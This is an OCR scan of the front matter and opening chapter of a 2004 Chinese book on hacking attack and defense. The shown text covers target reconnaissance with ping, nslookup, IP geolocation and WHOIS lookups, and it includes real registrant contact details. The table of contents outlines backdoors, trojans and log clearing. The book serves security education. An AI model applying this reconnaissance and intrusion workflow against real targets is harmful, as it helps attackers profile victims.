




# 黑客攻防 实战入门

邓吉 编著



电子工业出版社  
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY  
<http://www.phei.com.cn>

## 深入剖析黑客攻防的方方面面

本书从“攻”、“防”两个不同的角度，通过现实中的入侵实例，并结合作者的心得体会，图文并茂地再现了网络入侵与防御的全过程。

本书从以下方面进行深入剖析：

- ★ 如何实现信息的收集
- ★ 如何通过获取的信息打开目标服务器的切入点  
(基于身份验证、漏洞、木马的入侵)
- ★ 如何实现入侵即远程连接
- ★ 入侵后如何执行各种任务
- ★ 如何留下后门以便再次进入系统
- ★ 如何清除系统日志防止目标服务器发现入侵痕迹

**郑重声明：**本书的目的绝不是为那些怀有不良动机的人提供支持，也不承担因为技术被滥用所产生的连带责任；本书的目的在于最大限度地唤起大家的网络安全意识，正视我们的网络世界所面临的一场危机，并采取行动。

ISBN 7-120-00068-3



9 787120 000684 >



责任编辑：毕 宁

封面设计：张子建

本书贴有激光防伪标志，凡没有防伪标志者，属盗版图书。

ISBN 7-120-00068-3 定价：38.00元

安全技术大系

# 黑客攻防实战入门

邓吉 编著

电子工业出版社

Publishing House of Electronics Industry

北京·BEIJING

## 内 容 简 介

本书从“攻”、“防”两个不同的角度,通过现实中的入侵实例,并结合作者的心得体会,图文并茂地再现了网络入侵与防御的全过程。本书共分6章,系统地介绍了入侵的全过程,以及相应的防御措施和方法。其中包括信息的搜集、基于认证的入侵及防御、基于漏洞的入侵及防御、基于木马的入侵及防御、入侵中的隐藏技术、入侵后的留后门以及清脚印技术。本书用图解的方式对每一个入侵步骤都进行了详细的分析,以推测入侵者的入侵目的;对入侵过程中常见的问题进行了必要的说明与解答;并对一些常见的入侵手段进行了比较与分析,以方便读者了解入侵者常用的方式、方法,保卫网络安全。

本书适合于网络技术爱好者、网络系统管理员阅读,及可作为相关专业学生的学习资料和参考资料。

未经许可,不得以任何方式复制或抄袭本书之部分或全部内容。  
版权所有,侵权必究。

### 图书在版编目(CIP)数据

黑客攻防实战入门 / 邓吉编著. —北京: 电子工业出版社, 2004.6  
(安全技术大系)  
ISBN 7-120-00068-3

I. 黑… II. 邓… III. 计算机网络-安全技术 IV. TP393.08

中国版本图书馆 CIP 数据核字 (2004) 第 047841 号

责任编辑: 毕 宁 bn@phei.com.cn

印 刷: 北京兴华印刷厂

出版发行: 电子工业出版社

北京市海淀区万寿路 173 信箱 邮编 100036

经 销: 各地新华书店

开 本: 787×980 1/16 印张: 27.5 字数: 543 千字

印 次: 2004 年 6 月第 1 次印刷

印 数: 5000 册 定价: 38.00 元

凡购买电子工业出版社的图书,如有缺损问题,请向购买书店调换。若书店售缺,请与本社发行部联系。联系电话:(010) 68279077。质量投诉请发邮件至 zlts@phei.com.cn,盗版侵权举报请发邮件至 dbqq@phei.com.cn。



# 序 言

白日喧嚣、繁华的都市像个玩累了的孩子般慢慢地安静了下来。夜，寂静得令人窒息，仿佛可以听到一串串数据划过网线的声音。都市的角落里，显示屏微弱的光亮笼罩着一个不大的房间，黑暗中，不时地闪耀出深蓝色的光芒。一个人，一台笔记本，一杯热了又凉、凉了又热的咖啡，还有那台不知处于何处的服务器，依旧继续着……

一提起“黑客”，我们便会不由自主地浮现出以上遐想。

长期以来，由于诸多方面的因素，“黑客”这个字眼变得十分敏感，不同的人群对黑客也存在不同的理解，甚至没有人愿意承认自己是黑客。有些人认为，黑客是一群狂热的技术爱好者，他们无限度地追求技术的完美；有些人认为，黑客只是一群拥有技术，但思想简单的毛头小伙子；还有些人认为黑客是不应该存在的，他们是网络的破坏者。这里，我们没有必要对这个问题争论不休，也无须给“黑客”加上一个标准的定义，但从客观存在的事实来看，黑客这类群体往往存在着以下几个共同点。

① 强烈的技术渴望与完美主义。驱动他们成长的是对技术的无限渴望，获得技术的提高才是他们最终的任务。

② 强烈的责任感。只有强烈的责任感才能使他们不会走向歧途。责任感告诉他们不要在任何媒体上公布成功入侵的服务器；不要对其入侵的服务器进行任何的破坏；在发现系统漏洞后要马上通知官方对该漏洞采取必要的修补措施，在官方补丁没有公布之前，绝对不要大范围地公开漏洞利用代码。一方面，黑客入侵可能造成网络的暂时瘫痪，另一方面，黑客也是整个网络的建设者，他们不知疲倦地寻找网络大厦的缺陷，使得网络大厦的根基更加稳固。

然而，不容乐观的事实是，一部分人歪曲了黑客的本质，被不良动机所驱使，从而进行入侵活动，威胁网络的健康发展。对于我国来说，形势尤为严峻，我国信息化建设迟于美国等发达国家，信息安全技术水平也相对落后。在几次黑客大战中，国内网站的弱口令、漏洞比比皆是，这种现状实在令人担忧，值得深思和反省，从中也可以看出传统的计算机、网络教学层次是远远不够的。可能出于安全等其他角度的考虑，传统教学往往只注重表面上的应用，而避开一些敏感的技术。设想一下，如果一个网站的管理员只学会架构网站，却不关心如何入侵自己的网站，那么他如何对自己网站的缺陷了如指掌？如何能够及时地获知最新漏洞的描述而提前做好抵御？如果以上都做不到，那就更不要谈日常的系统更新、

维护和打补丁了。然而，国内精通入侵的网管又有多少呢？长期以来，国内网管的潜意识里都认为“入侵”是个不光彩的勾当，甚至嗤之以鼻。随着信息化程度越来越高，信息技术与生活的联系越来越紧密，可以上网的电子设备逐年增加，电脑、PDA、手机，甚至家电。可以想像 10 年后，如果不了解入侵者的手段来采取必要的防御措施，将要被入侵的设备不会仅仅限于电脑，也许还包括你的手机、家电、汽车，等等。因此，在信息技术如此发达，沟通方式日益丰富和复杂的今天，我们不仅要学会如何正确使用网络，而且还需要学会如何防御自己的网络被他人入侵。

出于以上原因，本书作者通过多年的研究与实践，系统地总结了网络上广为使用的入侵、防御技术，并针对广大网管以及对网络感兴趣的在校学生编写了本书。

本书以深入剖析入侵过程为主线来展开全书内容，向读者介绍入侵者如何实现信息的收集，如何通过获取的信息打开目标服务器的切入点（基于身份验证、漏洞、木马的入侵），如何实现入侵即远程连接，入侵后如何执行各种任务，如何留下后门以便再次进入系统，以及入侵者如何清除系统日志防止目标服务器发现入侵痕迹。此外，书中还详细地介绍了入侵者是如何实现从信息扫描到入侵过程中的隐身保护，如何逃避被他人发现。全书会对每一个入侵步骤作详细的分析，以推断入侵者在每一入侵步骤的目的以及所要完成的任务，并对入侵过程中常见的问题作必要的说明与解答，此外，还会对几种常见的入侵手段进行比较与分析。

需要声明的是，本书的目的绝不是为那些怀有不良动机的人提供支持，也不承担因为技术被滥用所产生的连带责任；本书的目的在于最大限度地唤起大家的网络安全意识，正视我们的网络世界所面临的一场危机，并采取行动。

邓 吉

# 目 录

第 1 章 信息搜集 .....	1
1.1 网站信息搜集 .....	2
1.1.1 相关知识 .....	2
1.1.2 基本信息搜集 .....	6
1.1.3 网站注册信息搜集 .....	10
1.1.4 结构探测 .....	14
1.1.5 搜索引擎 .....	19
1.2 资源搜集 .....	22
1.2.1 共享资源简介 .....	22
1.2.2 共享资源搜索 .....	23
1.2.3 破解 Windows 9x 共享密码 .....	27
1.2.4 利用共享资源入侵 .....	29
1.2.5 FTP 资源扫描 .....	30
1.2.6 安全解决方案 .....	31
1.2.7 常见问题与解答 .....	31
1.3 端口扫描 .....	32
1.3.1 网络基础知识 .....	32
1.3.2 端口扫描原理 .....	36
1.3.3 端口扫描应用 .....	37
1.3.4 操作系统识别 .....	40
1.3.5 常见问题与解答 .....	41
1.4 综合扫描 .....	41
1.4.1 X-Scan .....	42
1.4.2 流光 Fluxay .....	47
1.4.3 X-WAY .....	54
1.4.4 扫描器综合性能比较 .....	57
1.4.5 常见问题与解答 .....	58

1.5 小结.....	60
<b>第2章 基于认证的入侵 .....</b>	<b>61</b>
2.1 IPC\$入侵 .....	61
2.1.1 远程文件操作 .....	62
2.1.2 留后门账号 .....	67
2.1.3 IPC\$空连接漏洞 .....	70
2.1.4 安全解决方案 .....	73
2.1.5 常见问题与解答 .....	76
2.2 远程管理计算机 .....	77
2.2.1 初识“计算机管理” .....	77
2.2.2 远程管理 .....	79
2.2.3 查看信息 .....	82
2.2.4 开启远程主机服务的其他方法 .....	85
2.2.5 常见问题与解答 .....	87
2.3 Telnet 入侵 .....	88
2.3.1 Telnet 简介 .....	88
2.3.2 Telnet 典型入侵 .....	89
2.3.3 Telnet 杀手锏 .....	96
2.3.4 Telnet 高级入侵全攻略 .....	100
2.3.5 常见问题与解答 .....	106
2.4 远程命令执行及进程查杀 .....	107
2.4.1 远程执行命令 .....	107
2.4.2 查、杀进程 .....	109
2.4.3 远程执行命令方法汇总 .....	112
2.4.4 常见问题与解答 .....	113
2.5 入侵注册表 .....	113
2.5.1 注册表相关知识 .....	114
2.5.2 开启远程主机的“远程注册表服务” .....	116
2.5.3 连接远程主机的注册表 .....	117
2.5.4 reg 文件编辑 .....	119
2.6 入侵 MS SQL 服务器 .....	123
2.6.1 探测 MS SQL 弱口令 .....	124
2.6.2 入侵 MS SQL 数据库 .....	126
2.6.3 入侵 MS SQL 主机 .....	127

2.7	获取账号密码	133
2.7.1	Sniffer 获取账号密码	133
2.7.2	字典工具	140
2.7.3	远程暴力破解	147
2.7.4	常见问题与解答	151
2.8	远程综合入侵	152
2.8.1	DameWare 简介与安装	152
2.8.2	DameWare 入侵实例	152
2.8.3	常见问题与解答	174
2.9	小结	175
第3章	基于漏洞的入侵	176
3.1	IIS 漏洞 (一)	176
3.1.1	IIS 基础知识	176
3.1.2	.ida&.idq 漏洞	179
3.1.3	.printer 漏洞	189
3.1.4	安全解决方案	193
3.2	IIS 漏洞 (二)	193
3.2.1	Unicode 目录遍历漏洞	194
3.2.2	.asp 映射分块编码漏洞	209
3.2.3	安全解决方案	211
3.3	IIS 漏洞 (三)	212
3.3.1	WebDAV 远程缓冲区溢出漏洞	212
3.3.2	WebDAV 超长请求远程拒绝服务攻击漏洞	219
3.3.3	安全解决方案	221
3.3.4	常见问题与解答	223
3.4	Windows 系统漏洞 (一)	224
3.4.1	中文输入法漏洞	224
3.4.2	Debug 漏洞	230
3.4.3	安全解决方案	234
3.4.4	常见问题与解答	234
3.5	Windows 系统漏洞 (二)	234
3.5.1	漏洞描述 (来自安全焦点 <a href="http://www.xfocus.net">http://www.xfocus.net</a> )	234
3.5.2	漏洞检测	235

3.5.3	漏洞利用 .....	237
3.5.4	安全解决方案 .....	241
3.6	MS SQL 漏洞 .....	241
3.6.1	漏洞描述 (来自安全焦点 <a href="http://www.xfocus.net">http://www.xfocus.net</a> ) .....	242
3.6.2	漏洞利用 .....	243
3.6.3	常见问题与解答 .....	245
3.7	小结 .....	245
<b>第 4 章</b>	<b>基于木马的入侵 .....</b>	<b>246</b>
4.1	第二代木马 .....	247
4.1.1	冰河 .....	248
4.1.2	广外女生 .....	255
4.2	第三代与第四代木马 .....	260
4.2.1	木马连接方式 .....	260
4.2.2	第三代木马——灰鸽子 .....	262
4.2.3	第四代木马 .....	269
4.2.4	常见问题与解答 .....	278
4.3	木马防杀技术 .....	279
4.3.1	加壳与脱壳 .....	279
4.3.2	木马防杀实例 .....	280
4.4	种植木马 .....	284
4.4.1	修改图标 .....	285
4.4.2	文件合并 .....	285
4.4.3	文件夹木马 .....	288
4.4.4	网页木马 .....	292
4.4.5	安全解决方案 .....	296
4.4.6	常见问题与解答 .....	297
4.5	小结 .....	297
<b>第 5 章</b>	<b>隐藏技术 .....</b>	<b>298</b>
5.1	文件传输与文件隐藏技术 .....	298
5.1.1	IPC\$ 文件传输 .....	299
5.1.2	FTP 传输 .....	299
5.1.3	打包传输 .....	300
5.1.4	文件隐藏 .....	304

5.1.5 常见问题与解答 .....	308
5.2 扫描隐藏技术 .....	309
5.2.1 流光 Sensor .....	313
5.2.2 其他工具 .....	318
5.2.3 常见问题与解答 .....	319
5.3 入侵隐藏技术 .....	319
5.3.1 跳板技术简介 .....	320
5.3.2 手工制作跳板 .....	321
5.3.3 Sock5 代理跳板 .....	329
5.3.4 端口重定向 .....	345
5.4 小结 .....	347
<b>第 6 章 留后门与清脚印 .....</b>	<b>348</b>
6.1 账号后门 .....	349
6.1.1 手工克隆账号 .....	349
6.1.2 命令行方式下制作后门账号 .....	358
6.1.3 克隆账号工具 .....	364
6.1.4 常见问题与解答 .....	368
6.2 漏洞后门 .....	369
6.2.1 制造 Unicode 漏洞 .....	369
6.2.2 制造 idq 漏洞 .....	371
6.3 木马后门 .....	372
6.3.1 wolff .....	372
6.3.2 Winshell 与 WinEggDrop .....	379
6.3.3 SQL 后门 .....	381
6.4 清除日志 .....	383
6.4.1 手工清除日志 .....	384
6.4.2 通过工具清除事件日志 .....	384
6.4.3 清除 WWW 和 FTP 日志 .....	387
6.5 小结 .....	389
<b>附录 1 Windows 2000 命令集 .....</b>	<b>390</b>
<b>附录 2 端口一览表 .....</b>	<b>402</b>
<b>附录 3 Windows 2000 和 Windows XP 系统服务进程列表与建议安全设置 .....</b>	<b>408</b>

## 第1章 信息搜集

古语云：“知己知彼，百战不殆。”在网络这个没有硝烟的战场上，入侵者在入侵之前都会想方设法搜集尽可能多的信息，甚至是网络管理员的私人邮箱和住宅电话。入侵者始终坚信着这样一个信条：“无论目标网络的规模有多大，安全指数有多高，只要是人类参与设计的网络就必然存在着人为因素，而任何人为因素都有可能导致网络设计的缺陷。”入侵者很清楚，自己的任务就是去发掘这些被常人忽略的缺陷。事实也证明，如果让入侵者获得的信息越多，他们发现的漏洞也就越多，侵入网络的可能性就越大。成熟的入侵者犹如经验丰富的猎豹，他们花费在信息搜集上的时间往往是最多的，而真正的入侵只需一刹那。信息搜集、筛选、分析，再收集、再筛选、再分析是入侵者最重要、最枯燥的工作。网络中的计算机也就是在这个阶段被入侵者一览无余的。

不妨举个简单的例子来说明信息搜集对入侵者的重要性。前些天，偶然在论坛上看见一个网管询问“如何去掉某某服务器的默认密码”的帖子，从中可以知道该管理员所管辖网络的脆弱之处，甚至可以根据该网管的技术水平来推断该网络的总体安全指数。如果这个帖子被那些“感兴趣”的人发现，该服务器的命运就可想而知了。可见，仅仅是一个小小的帖子就极有可能导致该服务器，乃至整个网络的崩溃。

然而在如此浩瀚的网络海洋中，如何在不可计量的信息中找到这张帖子也是一门技术。那么，入侵者在正式入侵之前都要搜集哪些信息，又是如何搜集的呢？

本章介绍了入侵者可能会对以下信息进行搜集：

- 网站注册信息
- 网管资料
- 共享资源
- 端口信息



- FTP 资源
- 常见漏洞
- 弱口令
- 搜索引擎在信息搜集中的作用

## 1.1 网站信息搜集

---

网站是一个网络或集团的身份象征，它直接暴露在因特网上，为来访者提供服务，或被集团、公司用来开展业务，因而网站的安全问题就显得尤为重要。不知从何时开始，“入侵网站”、“涂鸦网站”成了入侵者用来证明自己实力的“竞赛”。

### 1.1.1 相关知识

#### 1. IP 地址

IP 地址是计算机在因特网上存在的标识，因特网上的每一台计算机必须有标识自己的 IP 地址，一台计算机可以有多个不同的 IP 地址，但是同一个 IP 地址不能分配给一台以上的计算机。无论这些地址是由 Windows 系统自动分配的，还是通过 DHCP 服务动态分配的，或是静态地址（使用获取的 IP 地址）。这些规则都是由 IP 协议规定的。而现在广泛使用的 IP 地址规范属于 IPv4（IP 协议第 4 版）中规定的标准。

#### 2. 关于网站的一些知识

这里提及的“网站”指的是 Web 服务器，也可以称之为 HTTP 服务器。它以超文本传输协议的方式提供服务，以超文本标记语言（HTML）作为基础来形成网页。超文本传输协议是一种按照人类习惯的思维方式来组织信息的一种格式，它使用“热链接”把不同的媒体，如图片、音乐、电影等组织在一起。网站提供的服务主要有网页浏览、软件下载、在线视频、搜索引擎，以及电子商务平台。

**提示：**网站的开发流程如下。

首先，需要由网页设计师用相关软件编写网页，如使用 Dreamweaver，FrontPage 等网页设计软件；然后，由专门的 Web 服务器软件建立网站，如 IIS，Apache Server 等。一切准备工作就绪后，就可以由网站负责人向有关机构申请域名来发布网站了。

#### 3. IP 地址的分配

前面已经说过，网络中的每一台计算机，必须有自己的 IP 地址，那么怎样才能使自己的 IP 地址不和其他计算机“冲突”呢？这需要 IP 地址管理机构统一管理，然后把 IP 地址

一层一层地分配。例如，假设全球 IP 地址管理机构给中国分配一个 IP 段 1.0.0.0，然后中国的 IP 地址管理机构可以把这个 IP 段再具体划分给下级 IP 地址管理机构，如 1.1.0.0。IP 地址就是这样被一层一层地划分，直到把 IP 分配给每个终端计算机。

需要补充说明的是，下列 IP 不需要向有关 IP 管理机构申请，但只能供内网使用，而且同一内网中不能将同一 IP 分配给不同的主机。

👉 10.x.x.x

👉 172.16.x.x~172.31.x.x

👉 192.168.x.x

#### 4. 常用 DOS 命令

##### (1) 查询本机 IP 地址命令

步骤一：打开 MS-DOS。

对于 Windows 9x 系统，选择【开始】→【运行】，键入“command”命令，如图 1-1 所示。

对于 Windows 2000/XP/2003 系统，选择【开始】→【运行】，键入“cmd”命令，如图 1-2 所示。



图 1-1



图 1-2

步骤二：查询本机 IP。

对于 Windows 9x 系统，键入“winipcfg”命令后打开的窗口如图 1-3 所示。



图 1-3

对于 Windows 2000/XP/2003 系统，使用 ipconfig 命令，如图 1-4 所示。



图 1-4

## (2) ping 命令简介

ping 命令是入侵者经常使用的网络命令，该命令应用的是简单网络管理协议 ICMP 的一个管理方法，其目的就是通过发送特定形式的 ICMP 包来请求主机的回应，进而获得主机的一些属性。它的使用有些“投石问路”的味道。道理虽然简单，但是这个命令用途却非常广泛，通过这个命令，入侵者可以来试探目标主机是否活动，可以来查询目标主机的机器名，还可以配合 ARP 命令查询目标主机 MAC 地址，甚至可以推断目标主机操作系统，或者进行 DDoS 攻击等。

ping 命令的使用格式：

```
ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
      [-r count] [-s count] [[-j host-list] | [-k host-list]]
      [-w timeout] destination-list
```

常用参数说明：

- t 一直 ping 下去，用 Ctrl+C 结束。
- a ping 的同时把 IP 地址转换成主机名。
- n count 设定 ping 的次数。
- i TTL 设置 ICMP 包的生存时间（指 ICMP 包能够传到临近的第几个节点）。

下面举两个例子进行说明。

🐼 试探目标主机是否活动。

命令使用格式：ping 主机 IP

```
C:\>ping 192.168.245.130
```

```
Pinging 192.168.245.130 with 32 bytes of data:
```

```

Reply from 192.168.245.130: bytes=32 time=10ms TTL=1
Reply from 192.168.245.130: bytes=32 time<10ms TTL=1
Reply from 192.168.245.130: bytes=32 time<10ms TTL=1
Reply from 192.168.245.130: bytes=32 time<10ms TTL=1

Ping statistics for 192.168.245.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 10ms, Average = 2ms

```

从返回的结果“Reply from 192.168.245.130: bytes=32 time=10ms TTL=1”来看，目标主机有响应，说明 192.168.245.130 这台主机是活动的。下面的结果是相反的情况：

```

C:\>ping 192.168.245.130

Pinging 192.168.245.130 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.245.130:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

```

从返回的结果“Request timed out.”来看，目标主机不是活动的，即目标主机不在线或安装有网络防火墙，这样的主机是不容易入侵的。

✎ 使用 ping 命令探测操作系统。

不同的操作系统对于 ping 的 TTL 返回值是不同的，参见表 1-1。

表 1-1 不同的操作系统对 ping 的 TTL 返回值

操 作 系 统	默认 TTL 返回值
UNIX 类	255
Windows 95	32
Windows NT/2000/2003	128
Compaq Tru64 5.0	64

因此，入侵者便可以根据不同的 TTL 返回值来推测目标究竟属于何种操作系统。对于

入侵者的这种信息收集手段，网管可以通过修改注册表来改变默认的 TTL 返回值。

### 1.1.2 基本信息搜集

#### 1. 由域名得到网站 IP 地址

为了记忆方便，出现了用域名来代替网站的 IP 地址的方法，那么，在已知域名的情况下入侵者是如何得到目标的 IP 地址的呢？他们可以通过下面几种方法来实现。

##### (1) 方法一：ping 命令试探

使用命令：ping 域名。

例如，入侵者想知道 163 服务器的 IP 地址，可以在 MS-DOS 中键入“ping www.163.com”命令，如图 1-5 所示。



图 1-5

从图 1-5 可以看出，www.163.com 对应的 IP 地址为 202.108.36.153。

##### (2) 方法二：nslookup 命令

仍然以 163 服务器为例，在 MS-DOS 中键入“nslookup”命令，如图 1-6 所示。

图 1-6 中的 202.□.□.6 是本机所在域的 DNS 服务器，在提示符“>”后键入“www.163.com”命令，回车后便可以得到域名查询结果，如图 1-7 所示。



图 1-6



图 1-7

从图 1-7 返回的结果分析, Address 后面所列的就是 www.163.com 所使用的 Web 服务器群的 IP。

上面介绍的是入侵者经常使用的两种最基本方法。此外, 还有一些软件附带域名转换 IP 的功能, 实现起来更加简单, 功能更加强大。从这两种方法中可以看出, ping 命令方便、快捷, nslookup 命令查询到的结果更为详细。

## 2. 由 IP 得到目标主机的地理位置

由于 IP 地址的分配是全球统一管理的, 因此入侵者可以通过查询有关机构的 IP 地址数据库来得到该 IP 所对应的地理位置, 由于 IP 管理机构多处于国外, 而且分布比较零散, 因此这里介绍两个能查询到 IP 数据库的国内个人网站。

网站一: <http://www.intron.ac/service/index.html>。如图 1-8 所示。

例如, 要查询 202.108.36.153 (163 的 IP) 的物理地址, 可在图 1-8 的“IP 地址”右面的文本框中输入“202.108.36.153”, 然后单击“查询”按钮, 就会得到如下查询结果。

您要查询的是“202.108.36.153”, 它被理解为“202.108.36.153”

非官方数据:

以下是冯志宏(“御风而行”)等人提供的 20030808 版数据库。

如与随后的官方数据有出入, 则以官方数据为准。

202.108.0.0-202.108.255.255 北京市

官方数据:

在亚洲与太平洋网络信息中心(APNIC)找到:

% [whois.apnic.net node-2]


% Whois data copyright terms	<a href="http://www.apnic.net/db/dbcopyright.html">http://www.apnic.net/db/dbcopyright.html</a>
网络地址范围:	202.108.0.0 - 202.108.255.255
网络名:	CNCGROUP-BJ
单位全名和地址:	CNCGROUP Beijing province network
单位全名和地址:	China Network Communications Group Corporation
单位全名和地址:	No.156,Fu-Xing-Men-Nei Street,
单位全名和地址:	Beijing 100031
国家或地区:	中国
*****	



图 1-8

网站二: <http://ip.lovevroot.com>。如图 1-9 所示, 在“IP 地址”中填入欲查的 IP, 单击“查询”按钮后, 便会得到查询结果。但是该网站只能给出大致的地理位置。

### 3. 网站基本信息查询

商业网站中都会有的标志, 它一般会在主页的最下角, 是国家工商局用来管理经营性网站的红盾标志 (<http://www.hd315.gov.cn/>), 里面记录了网站的备案登记信息。因此, 凡是经营性网站都会有这个“红盾”链接, 单击该链接, 就会看见工商局公布的关于该网站的一些基本信息, 如图 1-10 所示。




图 1-9



图 1-10



### 1.1.3 网站注册信息搜集

众所周知，一个网站在正式发布之前，需要向有关机构申请域名。申请到的域名信息将保存在域名管理机构的数据库服务器中，并且域名信息常常是公开的，任何人都可以查询它。然而正是这个域名信息暴露给入侵者许多敏感信息。

这样，常常可以轻易得到的信息有：

- ✎ 注册人的姓名；
- ✎ 注册人的 E-mail，甚至联系电话、传真；
- ✎ 注册机构、通讯地址、邮编；
- ✎ 注册有效时间、失效时间。

通常，查询域名注册信息的方法被称为“WHOIS”。Linux 系统中自带 WHOIS 命令，而 Windows 系统中并没有。不过，可以通过以下几个网站来查询域名注册信息。

#### 1. 中国互联网络信息中心 (<http://www.cnnic.com.cn>)

中国互联网络信息中心是比较权威的机构，记录着所有以 cn 为结尾的域名注册信息，其查询界面如图 1-11 所示。




图 1-11

#### 2. 中国万网 (<http://www.net.cn>)

中国万网，号称是中国最大的域名和网站托管服务提供商，不仅提供.cn 的域名注册信息，而且还有.com、.net 等，不过查询结果是英文的。查询界面如图 1-12 所示。



图 1-12

下面通过两个实例来介绍具体过程。

#### (1) 实例一：查询新浪网域名注册信息

由于新浪域名“SINA.COM.CN”以“cn”为后缀，所以通过中国互联网络信息中心进行查询，进入“CN 域名注册信息查询”界面，在域名查询右面的文本框中输入“SINA.COM.CN”，如图 1-13 所示。




图 1-13

按回车键，得到新浪注册信息，如图 1-14 所示。

查询结果

继续查询

域名	sina.com.cn
域名状态	ok
域名联系人	谢国民
注册商	北京新网信息技术有限公司
注册商地址	北京市朝阳门内大街26号SOHO现代城C座16层
注册商所在地邮编	100029
管理联系人/电子邮件	guanlizhifang@sina.com.cn
所属注册商	中国互联网络信息中心
域名服务器	ns3.sina.com.cn
域名服务器	ns2.sina.com.cn
域名服务器	ns1.sina.com.cn
注册日期	1998-11-26 00:00
过期日期	2004-11-26 00:00

返回首页

图 1-14

## (2) 实例二：查询 Sony 公司网站域名注册信息

由于 Sony 是国外公司，不能通过中国互联网络信息中心进行查询，因此这里使用万网进行查询。在查询框中填入“Sony”，然后在下面每个框中打钩，如图 1-15 所示。



图 1-15

单击“查询”按钮，得到结果如图 1-16 所示。



图 1-16

单击 sony.org，得到如下所列的域名注册信息：

Organization:

Sony Electronics, Inc.

Ted Asocks

3300 Zanker Road, MD:SJ2D2

San Jose, CA 95134-1901

US

Phone: 408-955-5556

Fax...: 408-955-5950

E-mail: hostmaster@sony.com

Registrar Name....: Register.com

Registrar Whois...: whois.register.com

Registrar Homepage: http://www.register.com

Domain Name: SONY.ORG

Created on.....: Tue, Nov 03, 1998

Expires on.....: Thu, Nov 02, 2006

Record last updated on..: Thu, Nov 22, 2001

.....

.....

New York, NY 10018

US

Phone: 212-798-9200

Fax...: 212-629-9305

E-mail: domain-registrar@register.com

Domain servers in listed order:

NS3.SONY.COM 160.33.82.20

NS5.SONY.COM 160.33.82.21

NS2.SONY.COM 160.33.98.20

NS4.SONY.COM 160.33.98.21

可见，入侵者并不需要使用任何特别的入侵工具就可以获得这么多的敏感信息。虽然这些信息不能造成直接入侵，但只要入侵者留心，他们总会从这些信息中整理出有用的东西。因此可以说，这些信息的存在在一定程度上降低了网站的安全指数，留下了安全隐患。

### 1.1.4 结构探测

若要对一个网站发起入侵，入侵者必须首先了解目标网络的基本结构。只有清楚地掌握了目标网络中防火墙、服务器的位置后，才会进行进一步的入侵。因此，这里有必要了解一下入侵者如何探测目标网络的基本结构。

一般来说，网络的基本结构如图 1-17 所示。

